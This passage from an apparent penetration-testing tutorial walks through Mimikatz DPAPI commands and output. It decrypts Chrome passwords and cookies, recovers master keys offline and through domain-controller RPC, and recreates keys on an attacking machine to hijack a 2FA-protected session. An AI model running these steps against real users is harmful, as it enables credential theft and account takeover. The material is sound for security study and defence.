```

Figure 15: Decrypting Chrome Cookies Database File

Since we are in the same user's context we can decrypt cookie values without knowing the user's password. We can do the same with "Login Data" file to extract chrome login passwords:

```
mimikatz # dpapi::chrome /in:"%localappdata%\Google\Chrome\User Data\Default\Login Data" /unprotect
> Encrypted Key found in local state file
> Encrypted Key seems to be protected by DPAPI
 * using CryptUnprotectData API
> AES Key is: d4fd48269c8254c65483faf0ba29ef62eab856b1780ad99f5f1d6521bd44d23b

URL     : https://login.live.com/ ( https://login.live.com/ppsecure/post.srf )
Username: john.dpapi@outlook.com
 * using CryptUnprotectData API
Password: John[redacted]

URL     : https://twitter.com/ ( https://twitter.com/login )
Username: john.dpapi@outlook.com
 * using CryptUnprotectData API
Password: Twitt[redacted]

URL     : https://accounts.google.com/ ( https://accounts.google.com/signin/v2/challenge/pwd )
Username: john.dpapi1@gmail.com
 * using CryptUnprotectData API
Password: G3m@il[redacted]

mimikatz #
```

Figure 16: Extracting Chrome Login Passwords

We've been able to extract cookies and login passwords from chrome using DPAPI live on the compromised machine. Also, it is possible to extract these credentials on a different machine (Offline Decryption), using the following:

1. The Encrypted Master key used to encrypt "%localappdata%\Google\Chrome\User Data\Default\Login Data".

2. The User's password to decrypt the Master key.

3. The User's SID number. (SID can be taken from the folder name of the encrypted master key)

```
PS C:\Users\John\AppData\Roaming\Microsoft\Protect\S-1-5-21-2918049317-357382546-3295940445-1000> Get-ChildItem -Force


    Directory: C:\Users\John\AppData\Roaming\Microsoft\Protect\S-1-5-21-2918049317-357382546-3295940445-1000


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a-hs-         6/4/2020  12:13 AM            468 454872c3-906e-4f0c-be3a-5863bf9ce56f
-a-hs-         6/4/2020  12:13 AM             24 Preferred
```


Figure 17: Obtaining SID Number and Master Key

Once we have all the information required, we can decrypt the master key offline on a different machine using “Mimikatz”:

```
mimikatz # dpapi::masterkey /in:"C:\Users\PC\Downloads\x64\454872c3-906e-4f0c-be3a-5863bf9ce56f" "/password:Admin@123" /sid:S-1-5-21-2918049317-357382546-3295940445-1000
**MASTERKEYS**
  dwVersion          : 00000002 - 2
  szGuid             : {454872c3-906e-4f0c-be3a-5863bf9ce56f}
  dwFlags            : 00000005 - 5
  dwMasterKeyLen     : 000000b0 - 176
  dwBackupKeyLen     : 00000090 - 144
  dwCredHistLen      : 00000014 - 20
  dwDomainKeyLen     : 00000000 - 0
[masterkey]
  **MASTERKEY**
    dwVersion        : 00000002 - 2
    salt             : 6b10df0b5526d3472cc924434b4e4102
    rounds           : 00001f40 - 8000
    algHash          : 0000800e - 32782 (CALG_SHA_512)
    algCrypt         : 00006610 - 26128 (CALG_AES_256)
    pbKey            : b5fe8e3b6e993e35865586c0b1968f453df1f5e89d8a89f45566f535cc69c07f213827addb88b703594b3729a6e3aa7f4a3d5153dd19a80c914c377391da1babfd10f7c0ca9c8109eb9
c84448cba7e8e987d9cdd84e091ef87bfeab908eaa9ef3d6cff2d3104a1ed7abe34444da372fa56a7d60570a6a29a71b6dcb8e43d4659fc2baae8e29fb5eb95187dfb11b31c56

[backupkey]
  **MASTERKEY**
    dwVersion        : 00000002 - 2
    salt             : 96771d02182f1200209ddbab6a2b48a6
    rounds           : 00001f40 - 8000
    algHash          : 0000800e - 32782 (CALG_SHA_512)
    algCrypt         : 00006610 - 26128 (CALG_AES_256)
    pbKey            : a9c9a036aa0451ff4db43109bcce9fce3960262f4408fed11de73ec59d32528eb0163e64ba678b786532fcf5c4326098719917e921b955507c9b2cffadb5186e85416894d4d398e875b
2e5ec0fd4b9866ed9e57954096a1eaf954443cca2cb994f983d872ecf7a6a95774e2978329735

[credhist]
  **CREDHIST INFO**
    dwVersion        : 00000003 - 3
    guid             : {50735798-a498-482e-8183-6baf127b0d57}



[masterkey] with password: Admin@123 (normal user)
  key : 61eee7de106fe94a68ce69254e80e29b664cee04ca5c2b5fbf7ada44b49d007b92928a611e126e7379dfef2ee30964b9028a8f12d6702e3268d9434c830abbb3
  sha1: fe875ff00baf40f559e8786543a431b7ebb7ff40
```

Figure 18: Decrypting Master Key (Offline)

As seen on (Fig.18), the decryption succeeds, and the master key value is successfully obtained. Finally, comes the step of decrypting chrome’s “Login Data” file using the decrypted master key, which can be done using “Mimikatz” as well, as in shown in the following figure:



```
mimikatz # dpapi::chrome /in:"C:\Users\PC\Downloads\x64\Login Data" /unprotect /masterkey:61eee7de106fe94a68ce69254e80e29b664cee04ca5c2b5fbf7ada44b49d007b92928a611e126e73
79dfef2ee30964b9028a8f12d6702e3268d9434c830abbb3

URL     : https://login.live.com/ ( https://login.live.com/ppsecure/post.srf )
Username: john.dpapi@outlook.com
 * using CryptUnprotectData API
 * volatile cache: GUID:{454872c3-906e-4f0c-be3a-5863bf9ce56f};KeyHash:fe875ff00baf40f559e8786543a431b7ebb7ff40;Key:available
 * masterkey     : 61eee7de106fe94a68ce69254e80e29b664cee04ca5c2b5fbf7ada44b49d007b92928a611e126e7379dfef2ee30964b9028a8f12d6702e3268d9434c830abbb3
Password: John[redacted]

URL     : https://twitter.com/ ( https://twitter.com/login )
Username: john.dpapi@outlook.com
 * using CryptUnprotectData API
 * volatile cache: GUID:{454872c3-906e-4f0c-be3a-5863bf9ce56f};KeyHash:fe875ff00baf40f559e8786543a431b7ebb7ff40;Key:available
 * masterkey     : 61eee7de106fe94a68ce69254e80e29b664cee04ca5c2b5fbf7ada44b49d007b92928a611e126e7379dfef2ee30964b9028a8f12d6702e3268d9434c830abbb3
Password: Twitt[redacted]

URL     : https://accounts.google.com/ ( https://accounts.google.com/signin/v2/challenge/pwd )
Username: john.dpapi1@gmail.com
 * using CryptUnprotectData API
 * volatile cache: GUID:{454872c3-906e-4f0c-be3a-5863bf9ce56f};KeyHash:fe875ff00baf40f559e8786543a431b7ebb7ff40;Key:available
 * masterkey     : 61eee7de106fe94a68ce69254e80e29b664cee04ca5c2b5fbf7ada44b49d007b92928a611e126e7379dfef2ee30964b9028a8f12d6702e3268d9434c830abbb3
Password: G3m@[redacted]
```

Figure 19: Extracting Chrome Login Passwords Offline

We've been able to extract chrome passwords in our attacking machine successfully.

10. Abusing the Master Keys to Steal Browser Sessions and Bypass 2FA

What we did in decrypting and obtaining credentials using DPAPI and Mimikatz is great. However, nowadays most accounts are protected with two-factor authentication, an amazing way to bypass two-factor authentication is by stealing browser's sessions and user cookies. We can achieve that by stealing browser's data and the target's Master keys then recreating the session on our attacking machine.

For demonstration a Twitter account is created with 2FA authentication enabled and is used on the compromised machine.

We will start by simply copying chrome's user profile files and "Local State" file from the target machine to our attacking machine, which can be found here:
"C:\Users\<username>\AppData\Local\Google\Chrome\User Data\Default"

```
PS C:\Users\Khaled\AppData\Local\Google\Chrome\User Data> ls

    Directory: C:\Users\Khaled\AppData\Local\Google\Chrome\User Data

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          6/4/2020   3:32 PM                BrowserMetrics
d-----          6/4/2020   3:32 PM                CertificateRevocation
d-----         5/21/2020   1:22 AM                Crashpad
d-----         5/22/2020   4:16 PM                Crowd Deny
d-----          6/4/2020   3:36 PM                Default
d-----         5/21/2020  10:09 PM                FileTypePolicies
d-----         5/21/2020  10:10 PM                InterventionPolicyDatabase
d-----         5/21/2020   1:22 AM                MEIPreload
d-----         5/21/2020   1:22 AM                OriginTrials
d-----         5/21/2020  10:09 PM                PepperFlash
d-----         5/21/2020  10:09 PM                pnacl
d-----          6/4/2020  12:57 PM                PnaclTranslationCache
d-----         5/21/2020   1:22 AM                RecoveryImproved
d-----          6/4/2020   3:37 PM                Safe Browsing
d-----          6/4/2020   3:38 PM                SafetyTips
d-----         5/21/2020   1:22 AM                ShaderCache
d-----         5/21/2020  10:10 PM                SSLErrorAssistant
d-----         5/21/2020  10:08 PM                Subresource Filter
d-----          6/4/2020   1:13 AM                SwReporter
d-----         5/21/2020  10:10 PM                ThirdPartyModuleList64
d-----         5/21/2020  10:11 PM                TLSDeprecationConfig
d-----         5/21/2020   1:22 AM                WidevineCdm
-a----          6/4/2020   3:33 PM        4194304 BrowserMetrics-spare.pma
-a----         5/26/2020   8:35 AM              0 chrome_debug.log
-a----          6/4/2020   3:32 PM        1048576 CrashpadMetrics-active.pma
-a----         5/21/2020   1:22 AM         451603 en-US-9-0.bdic
-a----         5/21/2020   1:22 AM              0 First Run
-a----          6/4/2020   2:50 AM            118 Last Browser
-a----          6/4/2020   3:32 PM             12 Last Version
-a----          6/4/2020   3:39 PM          52001 Local State
-a----          6/4/2020   3:32 PM              0 lockfile
-a----          6/4/2020   2:40 PM         189264 Module Info Cache
-a----          6/4/2020  12:55 PM          20480 Safe Browsing Cookies
-a----          6/4/2020  12:55 PM              0 Safe Browsing Cookies-journal

PS C:\Users\Khaled\AppData\Local\Google\Chrome\User Data>
```

Figure 21: Listing of Chrome User Data Folder Contents (1)

```
d-----          6/4/2020  12:53 PM                Sync Data
d-----         5/21/2020  10:07 PM                Sync Extension Settings
d-----          6/4/2020  12:57 PM                VideoDecodeStats
-a----          6/4/2020  12:54 PM           3943 000007.ldb
-a----          6/4/2020  12:54 PM            132 000008.log
-a----          6/4/2020   3:32 PM          65536 Cookies
-a----          6/4/2020   3:32 PM              0 Cookies-journal
-a----          6/4/2020  12:54 PM             16 CURRENT
-a----          6/4/2020   3:33 PM          20512 Current Session
-a----          6/4/2020   3:32 PM              8 Current Tabs
-a----          6/4/2020  12:48 AM          50589 DownloadMetadata
-a----          6/4/2020   3:32 PM          40960 Favicons
-a----          6/4/2020   3:32 PM              0 Favicons-journal
-a----          6/4/2020  12:53 PM         181072 Google Profile.ico
-a----         5/21/2020   1:22 AM          16384 heavy_ad_intervention_opt_out.db
-a----         5/21/2020   1:22 AM              0 heavy_ad_intervention_opt_out.db-journal
-a----          6/4/2020   3:32 PM         131072 History
-a----          6/4/2020   3:32 PM           8616 History Provider Cache
-a----          6/4/2020   3:33 PM           8720 History-journal
-a----          6/4/2020   2:47 PM          77784 Last Session
-a----          6/4/2020   2:47 PM          29619 Last Tabs
-a----         5/22/2020   4:04 PM              0 LOCK
-a----          6/4/2020  12:54 PM            255 LOG
-a----         5/26/2020   8:32 AM            139 LOG.old
-a----          6/4/2020   3:32 PM          53248 Login Data
-a----          6/4/2020   3:32 PM              0 Login Data-journal
-a----          6/4/2020  12:54 PM            163 MANIFEST-000006
-a----          6/4/2020   3:33 PM         303104 Network Action Predictor
-a----          6/4/2020   3:33 PM              0 Network Action Predictor-journal
-a----          6/4/2020   3:33 PM           3071 Network Persistent State
-a----          6/4/2020   3:36 PM          38662 Preferences
-a----          6/4/2020  12:53 PM          16384 previews_opt_out.db
-a----          6/4/2020  12:53 PM              0 previews_opt_out.db-journal
-a----          6/4/2020   3:33 PM          53248 QuotaManager
-a----          6/4/2020   3:33 PM              0 QuotaManager-journal
-a----         5/21/2020   1:22 AM          36864 Reporting and NEL
-a----         5/21/2020   1:22 AM              0 Reporting and NEL-journal
-a----         5/21/2020   1:22 AM             95 Secure Preferences
-a----          6/4/2020   3:32 PM          20480 Shortcuts
-a----          6/4/2020   3:32 PM              0 Shortcuts-journal
-a----          6/4/2020   3:32 PM          20480 Top Sites
-a----          6/4/2020   3:32 PM              0 Top Sites-journal
-a----         5/21/2020  10:07 PM           2537 Translate Ranker Model
-a----          6/4/2020   3:33 PM           5189 TransportSecurity
-a----          6/4/2020   2:41 PM         131072 Visited Links
-a----          6/4/2020   3:32 PM          73728 Web Data
-a----          6/4/2020   3:32 PM              0 Web Data-journal

PS C:\Users\Khaled\AppData\Local\Google\Chrome\User Data\Default>
```

Figure 20: Listing of Chrome User Data Folder Contents (2)

Now we need to decrypt the master key used to encrypt chrome's data. If we know the user's password, we can easily decrypt the master key for the user as we did previously. Since we are in a machine that is joined in a domain let's take advantage of MS-BKRP (BackupKey Remote Protocol) and ask the domain controller to decrypt it for us using the "/rpc" switch in "Mimikatz":

```
mimikatz # dpapi::masterkey /in:C:\Users\Khaled\AppData\Roaming\Microsoft\Protect\S-1-5-21-1202477814-2460659193-2529585878-1105\220f452b-1c93-46a
d-b637-6183efc69cdf /rpc
**MASTERKEYS**
  dwVersion          : 00000002 - 2
  szGuid             : {220f452b-1c93-46ad-b637-6183efc69cdf}
  dwFlags            : 00000000 - 0
  dwMasterKeyLen     : 00000088 - 136
  dwBackupKeyLen     : 00000068 - 104
  dwCredHistLen      : 00000000 - 0
  dwDomainKeyLen     : 00000174 - 372
[masterkey]
  **MASTERKEY**
    dwVersion        : 00000002 - 2
    salt             : 50ff2ebcf70ab53cd3a482b6c8c4b402
    rounds           : 00004650 - 18000
    algHash          : 00008009 - 32777 (CALG_HMAC)
    algCrypt         : 00006603 - 26115 (CALG_3DES)
    pbKey            : e3955b95c289b957f67b67afcae299b192d7b2c5482146980c54b0258f309ab6144c9d9f01214295c24646f7a8a7849e9213ae810821511ecef53546890
33f6a48a3ececbbcbabd791143f8ac9edf6ea2e9eeaa4666055f901af5e3449c108b488e70ab9d40974ca

[backupkey]
  **MASTERKEY**
    dwVersion        : 00000002 - 2
    salt             : 20427bcc3e876eb96fc6f18065770a43
    rounds           : 00004650 - 18000
    algHash          : 00008009 - 32777 (CALG_HMAC)
    algCrypt         : 00006603 - 26115 (CALG_3DES)
    pbKey            : 4b8fb47839f11a1ea8c186fd65aa9d7e0fce3a574dbd65492fd87e41008c6af8ecc2b14e7c868926c957a1911e1849987066a1f4bd3bc17bf72f054586a
b0501cccbabc404a36e01

[domainkey]
  **DOMAINKEY**
    dwVersion        : 00000002 - 2
    dwSecretLen      : 00000100 - 256
    dwAccesscheckLen : 00000058 - 88
    guidMasterKey    : {a48e8555-0cf2-47e1-ac75-3b86400e9172}
    pbSecret         : 295656df4a0d2242d7481ec016a06c713623a36cc66cf5f3b88baa2bc79bbb1dbb1543c817885a18e4448117fee9c0ccc94656d5a18e7dcab3fcf8bd054
efcb2e162333fe8bb0dd59f281480c4a9698db431d3c4311d3b5f2ba229f6a2b1a92b7300c4f26428e5639548fdc011f6d08d962cf2e8267f495fad9ac0e97e43f72d31d294f14034f
c9c6b8e4587b53494c6ed7f2e2e4450aa106245c6eeac61f7a5537d4377441338b2f5faafb455535ff8ed9064f7abdfe6f920faa3b2e5020dd1ffc446f9e21dc5732237956853667d5
9acf7ebd788b35b1e9d3b70708b39cea683cb5e1594c5a3685455159538ecc7b26aee34f037fc39563948e4605133a85f
    pbAccesscheck    : baba36a1e0d0125ad777cd4508f7ccb3b94eccc53eff2494ecf439695b92d94f5780267135445a00827afb4c564084e74ebc32c406a57c93d1bc9430069
558b87125cc908f7e34af2f4cab7fd9f3319f1a30a9be69778666


Auto SID from path seems to be: S-1-5-21-1202477814-2460659193-2529585878-1105

[domainkey] with RPC
[DC] 'TestDomain.com' will be the domain
[DC] 'WIN-4QHPFSI8002.TestDomain.com' will be the DC server
  key : ad6ba06e7b374a095da1d00f29844005a28cf810d996e41782aac0b7ad56eac4c78262410b438f44508a444aaf5cf14d8020cbbff40fcfbc943084c9e9ba0b38
  sha1: 8a93f7007d2f3d0220b29f81664c414e418c3cee
```

Figure 22: Decrypting the Master Key with RPC

Going back to our attacking machine, we will copy the chrome profile files that we've collected from the target machine to "C:\Users\<Username>\AppData\Local\Google\Chrome\User Data\Default", and "Local State" file to "C:\Users\<Username>\AppData\Local\Google\Chrome\User Data\".




Figure 23: Copy Local State File





Figure 24: Copy User Profile Files

Now in order to let chrome being able to use DPAPI to decrypt these files that we copied, we have to recreate the master key in our attacking machine:



```
mimikatz # dpapi::create /guid:{220f452b-1c93-46ad-b637-6183efc69cdf} /key:ad6ba06e7b374a095da1d00f29844005a28cf810d996e41782aac0b7ad56eac4c782
62410b438f44508a444aaf5cf14d8020cbbff40fcfbc943084c9e9ba0b38 /password:Admin@123 /protected
Target SID is: S-1-5-21-2918049317-357382546-3295940445-1000

[masterkey] with password: Admin@123 (protected user)
Key GUID: {220f452b-1c93-46ad-b637-6183efc69cdf}
**MASTERKEYS**
  dwVersion          : 00000002 - 2
  szGuid             : {220f452b-1c93-46ad-b637-6183efc69cdf}
  dwFlags            : 00000004 - 4
  dwMasterKeyLen     : 00000108 - 264
  dwBackupKeyLen     : 00000000 - 0
  dwCredHistLen      : 00000000 - 0
  dwDomainKeyLen     : 00000000 - 0
[masterkey]
  **MASTERKEY**
    dwVersion        : 00000002 - 2
    salt             : 5702d44c5a9fea231f22cd37d7250446
    rounds           : 00000fa0 - 4000
    algHash          : 00008009 - 32777 (CALG_HMAC)
    algCrypt         : 00006603 - 26115 (CALG_3DES)
    pbKey            : 23b3929722d76c8d524c5cabe6b443bbb8ab3120105b25bf087c9f3b43c3414f7aa31be6a26d82ae27bb30c974ba9dab619bdd0de391642c075cfd5c
472c29e42f0a49d8e5d7524cfc00895a2fbec6f49f0d1d40422a1ff000a5fc765b352a16e56d8de1c980a8e6


File '220f452b-1c93-46ad-b637-6183efc69cdf' (hidden & system): OK

mimikatz #
```

Figure 25: Recreating the Master Key on the Attacking Machine

Here we are using the same "guid" and "key" that we extracted from the target machine. "/password" switch is to provide the user password of our attacking machine (as explained previously, DPAPI is using user's password to encrypt the master keys).

After the key is created, we will copy it to where master keys are located, which is in this directory: "C:\Users\<User>\AppData\Roaming\Microsoft\Protect\<User-SID>"




Figure 26: Master Key After Copying it

Now when we open chrome and navigate to twitter.com on our attacking machine, we can see that we're already logged on and bypassed two-factor authentication!

